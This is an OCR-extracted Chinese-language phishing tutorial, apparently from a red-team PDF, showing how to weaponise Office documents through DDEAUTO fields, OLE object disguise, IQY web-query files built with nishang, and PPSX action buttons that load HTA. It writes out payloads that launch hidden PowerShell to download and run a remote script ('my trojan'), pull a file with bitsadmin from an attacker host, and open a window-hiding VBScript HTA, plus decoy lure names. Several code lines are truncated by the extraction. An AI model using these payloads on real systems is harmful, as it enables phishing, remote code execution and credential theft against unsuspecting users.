
创建一个文档,之后双击打开 dde.docx,直接Ctrl + f9快捷键便可以快速帮助创建一个域,我们则只需要在花括号中添加如下指令(弹出一个计算器),实战过程中可以远程加载我们的木马。

```
DDEAUTO c:\windows\system32\cmd.exe "/k calc.exe"
```



替换
选择
段落
样式
编辑


Microsoft Word
Microsoft Word
无法访问远程数据 (k calc.exe)。是否启动应用程序 c:\windows\system32\cmd.exe?
是(Y)
否(N)



复测 (3).docx - Microsoft Word
阅
视图
查找
替换
选择
段落
样式
编辑


Microsoft Word
Word 无法从 c:\windows\system32\cmd.exe 中为 k c
确定
计算器
查看(V) 编辑(E) 帮助(H)
0
MC MR MS M+ M-
CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
=


这里我用ps远程下载我的马。




```
1 DDEAUTO "C:\\windows\\system32\\WindowsPowerShell\\v1.0\\power
```




{ DDEAUTO "C:\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden IEX (New-Object System.Net.WebClient).DownloadString('http://[redacted]/1.ps1'); # " "Microsoft Document Security Add-On" }



点击后上线。


6) word 中插入外部对象(OLE)方式欺骗



·XXX 采购设备名单，请仔细阅读

- Myjob


点击即可上线。



7）IQY特性钓鱼


利用nishang下的Out-WebQuery.ps1， 脚本生成包含恶意 payload url 的 iqy 文件。


```
powershell -exec bypass -Command "& {Import-Module 'C:\Epic\ni
```





在iqy.html页面中写入：

```
=cmd|' /c bitsadmin /transfer c6c5 http://ip:port/a %APPDATA%\
```










bitsadmin传输是真的慢.....


除了钓鱼，也可以用这一特性窃取目标用户的账户密码等敏感信息。

8）PPT 动作按钮特性构造 PPSX钓鱼





由于我这里HTA上线可能是系统版本原因总出问题，所以我用hta 去加载 ps,然后再用 ps 去远程加载执行指定的cs马。

```
<html>
<head>
<script language="VBScript">
Sub window_onload
 window.resizeTo 0,0
 window.MoveTo -100,-100
const impersonation = 3
